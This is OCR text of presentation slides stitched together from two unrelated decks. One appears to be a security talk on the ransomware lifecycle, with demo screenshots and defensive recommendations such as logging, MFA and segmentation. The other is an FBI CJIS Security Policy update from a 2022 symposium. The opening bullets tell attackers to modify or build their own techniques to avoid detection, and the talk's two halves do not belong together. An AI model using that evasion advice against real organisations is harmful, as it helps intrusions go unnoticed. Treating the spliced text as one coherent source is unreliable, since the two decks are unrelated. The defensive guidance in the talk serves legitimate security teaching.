
- Take a technique and modify it in anyway and you can usually circumvent all detection criteria for an organization.
- If you build your own, you have a longer period of going undetected.
- Leverage a technique through your own research almost ensures little to no detection.



```
root@stronghold-nix:/home/relik/Desktop/git/unicorn#
```

Ransomware Lifecycle


Initial Foothold	Reconnaissance	Lateral Movement	Data Exfiltration	Deployment & Encryption	Payment or Extortion
Attacker enters environment. - Zero day - Phishing - Supply Chain - Remote Access	Your environment is researched. What do you do? Where is your data? Where are your critical systems?	Attacker becomes admin. Moves through your network to find your data.	Sensitive data is sent out. Attacker will use this to extort you.	Ransomware encryption program is pushed to as many systems as possible.	Attacker demands payment to: - Decrypt - Not release data



Initial Access

- Once one system is compromised, the attackers attempt to use information from one system to spread to others.
- They may spend hours, days, weeks, or months on systems learning the network and infrastructure.
- Maximization of damage is the objective as well as the “trifecta” attack.
- One person or system is often the downfall of an entire organization.

Data Exfil Demo



Documents


Name	Date modified	Type
Flash-In-PDF-Converter.pdf	8/23/2012 7:49 AM	Adobe Acrobat D...
FNB BANK OF SOUTH AFRICA_167-1 (68).docx	8/22/2012 10:29 PM	Microsoft Word D...
Fourth Meeting of Organizing Committee_176-1 (77).docx	8/22/2012 10:29 PM	Microsoft Word D...
From Mrs Emily Brown Coca_119-1 (20) - Copy.docx	8/22/2012 10:29 PM	Microsoft Word D...
From Mrs Emily Brown Coca_119-1 (20).docx	8/22/2012 10:29 PM	Microsoft Word D...
full-revelation-theorem_example.xls	12/18/2005 10:00 PM	Microsoft Excel 97...
gatilho.xls	8/26/2006 11:00 PM	Microsoft Excel 97...
gatilho_v.xls	4/28/2008 1:42 PM	Microsoft Excel 97...
gatilho-cromossoma.xls	9/3/2006 11:00 PM	Microsoft Excel 97...
gold_prices.xls	8/22/2012 9:59 PM	Microsoft Excel 97...
Hello Compliments of the day_168-1 (69).docx	8/22/2012 10:29 PM	Microsoft Word D...
Hello My Dear How are_169-1 (70).docx	8/22/2012 10:29 PM	Microsoft Word D...
Hello My Good Friend This_107-1 (8).docx	8/22/2012 10:29 PM	Microsoft Word D...
Hi I am a student_146-1 (47).docx	8/22/2012 10:29 PM	Microsoft Word D...

19 items

Z:\FileShare\DOCS

Name	Date modified	Type	Size
@risk_incerteza_funcao_convexa.xls	9/3/2006 11:00 PM	Microsoft Excel 97...	19 KB
@risk-mad-m_planta_rev.xls	8/26/2006 11:00 PM	Microsoft Excel 97...	44 KB
@risk-option-euro-real-neutro.xls	9/3/2006 11:00 PM	Microsoft Excel 97...	73 KB
@risk-planta_mad_fcd.xls	8/26/2006 11:00 PM	Microsoft Excel 97...	50 KB
@risk-sim-mgb-real-neutro-new.xls	9/3/2006 11:00 PM	Microsoft Excel 97...	32 KB
_101-1 (2).xlsx	8/23/2012 4:46 AM	Microsoft Excel W...	23 KB
_126-1 (27).xlsx	8/23/2012 4:46 AM	Microsoft Excel W...	31 KB
_145-1 (46).xlsx	8/25/2012 8:16 PM	Microsoft Excel W...	11 KB
_148-1 (49).xlsx	8/25/2012 8:17 PM	Microsoft Excel W...	32 KB
_150-1 (51).docx	8/22/2012 10:29 PM	Microsoft Word D...	142 KB
_156-1 (57).xlsx	8/25/2012 8:17 PM	Microsoft Excel W...	12 KB
_177-1 (78).xlsx	8/25/2012 8:17 PM	Microsoft Excel W...	12 KB
_185-1 (86).docx	8/22/2012 10:29 PM	Microsoft Word D...	108 KB
_186-1 (87).xlsx	8/25/2012 8:17 PM	Microsoft Excel W...	12 KB
_187-1 (88).xlsx	8/25/2012 8:17 PM	Microsoft Excel W...	12 KB

455 items



Encryption Demo

Most Organizations Are At Basics

Various reasons for this stem from executive buy-in, mismanagement, leadership, or infancy in security.

Some are much further ahead than others.

When working with companies that focus on collaboration, it's substantially harder for us as attackers.

The Citrix vulnerability was a great example of a simple vulnerability – basic attacks, yet over 50,000 devices vulnerable and exposed outside.

WHAT ORGANIZATIONS AND YOU CAN DO

Understanding Offense

- We hear this all the time, but how do you build a defense without understanding offensive capabilities of adversaries?

Understanding Defense

- There is so much noise out there, focus on noise reduction for preventative and baselining behavior for deviations and detections.

Understanding Purple

- A collaborative approach to emulation for detections and simulations for validation should be continuously happening through the entire year.

Detection is Paramount


- You must, repeat MUST have endpoint logs.
- Other log sources such as DNS, Eat/West traffic, command line auditing, script block logging, and process creations.
  - https://www.trustedsec.com/blog/wanted-process-commandlines/
- Visibility first, then improve on more visibility as your program matures.
- Understanding the behaviors that techniques exhibit, not the signature.
  - https://www.trustedsec.com/blog/top-10/mitre/attck/techniques/
- More ongoing threat hunting and purple team exercises can drastically help with gaps in program and strategy prioritization.

The Top 5 for Orgs.

- **Monitoring, Detection, and Response capabilities (by response – that means IR plans, proactive measures to prepare and respond, and more).**
- **Enable multi-factor authentication (MFA)**
  - Consider an authenticator app
- **Network Segmentation and Isolation**
- **Proactive measures to your security program – patch management, governance, building a security program, etc.**
- **Threat Hunting capabilities to determine unusual behavior within organization.**

Security Strategy.

- Monitoring + visibility and understanding your organization is imperative.
- Security is a long-term strategy that takes time.
- It must be something you do as part of doing regular business with technology.
- Security needs to be proactive – not reactive.
-
- Collaboration with businesses and focusing on protecting your organization is critical.



SOME BASICS THAT WORK

Preventative

- Blocking unsigned executables in user profile directories as a start (WDAC).
- Never allow administration to occur on regular systems used for normal use.
- Constrained Language Mode.
- Disallow regular users from PowerShell and other scripting language access.
- Seriously.. Why do we need Macros?
- Consider Device and Credential Guard.
- PowerShell v7 and above.
- Hardening and testing your AD environment.
- Please, please, please enable the Windows firewall internally.

Detective

- Must have endpoint logs.
- Other sources such as DNS, east/west/north/south, command line auditing, script block logging, and more make a huge difference.
- Visibility first (includes cloud), then improve on more visibility.
- Focus on threat modeling adversaries and building defenses against capabilities and techniques.
- Threat hunting can help reduce the time window of a breach.
- Leverage ETW (Sysmon is a great).
  - https://github.com/olafhartong/sysmon-modular

RESOURCES

- https://www.trustedsec.com/blog/top-10-mitre-attck-techniques/
- https://www.trustedsec.com/blog/netscaler-remote-code-execution-forensics/
- https://www.trustedsec.com/blog/red-team-engagement-guide-how-an-organization-should-react/
- https://www.trustedsec.com/blog/discovering-the-anti-virus-signature-and-bypassing-it/
- https://www.trustedsec.com/blog/the-three-step-security-strategy/

QUESTIONS?

CJIS Security Policy Update & Modernization

ISO Symposium

June 15-16, 2022

FBI CJIS ISO

Discussion Topics

- **CJIS Security Policy Changes**
- **2021/2022 APB Topics**
- **FBI CJIS ISO Resources**
- **CJIS Security Policy Modernization**

CJIS Security Policy Changes

Version 5.9 Changes

- **5.13.2 MDM**
  – clarification of responsible party

- **Appendix H Security Addendum**
  – Add example form to append addendum to contract

- **5.6.2.2.2 Advanced Authentication Decision Tree**
  – Updated description and figures

2021/2022 APB Topics

2021/2022 APB Topics

- 2021 Spring
  - Proposed Sunset Date for FTP
  - CJI Categorization
- 2021 Fall
  - Policy Modernization
    - MP
  - IGTF CJI Access Clarification
    - 5.12 & App. G.3
- The Fall changes will be included in v5.9.1

2021/2022 APB Topics

- 2022 Spring
  - Policy Modernization
    - IA
    - AT
    - SI
  - Tiering
  - Unsupported System Components (SA-22)
    - Fast Track

2021/2022 APB Topics

- 2022 Fall (proposed)
  - Policy Modernization
    - Three (3) control family groups: AC, IR, MA
  - Reduced Requirements for Indirect Access

FBI CJIS ISO Resources

iso@fbi.gov

CJIS ISO Program

- Steward the CJIS Security Policy for the Advisory Policy Board
  - Draft and present topic papers at the APB meetings
- Provide Policy support to state ISOs and CSOs
  - Policy Clarification
  - Solution technical analysis for compliance with the Policy
  - Operate a public facing web site on FBI.gov: CJIS Security Policy Resource Center
- Provide training support to ISOs
- Provide policy clarification to vendors in coordination with ISOs

iso@fbi.gov

CJIS Security Policy Requirements Companion document

- Companion document to the CJIS Security Policy
- Lists every requirement, “shall” statement, and corresponding location and effective date
- Cloud “matrix” which shows the technical capability to meet requirements
- Updated in conjunction with the CJIS Security Policy updates

iso@fbi.gov

CJIS Security Policy Mapping to NIST 800-53 r5

- Auxiliary document to the CJIS Security Policy
- Maps Policy (v5.9) sections to related NIST SP800-53r5 controls
  - Moderate impact level controls plus some related controls
- Technical assessments for federal systems require the use of NIST controls for compliance evaluation (e.g., FISMA, FedRAMP)
- Not all Policy requirements map to NIST controls
  - Policy requirements originate from 28 CFR
  - Policy requirements unique to CJI

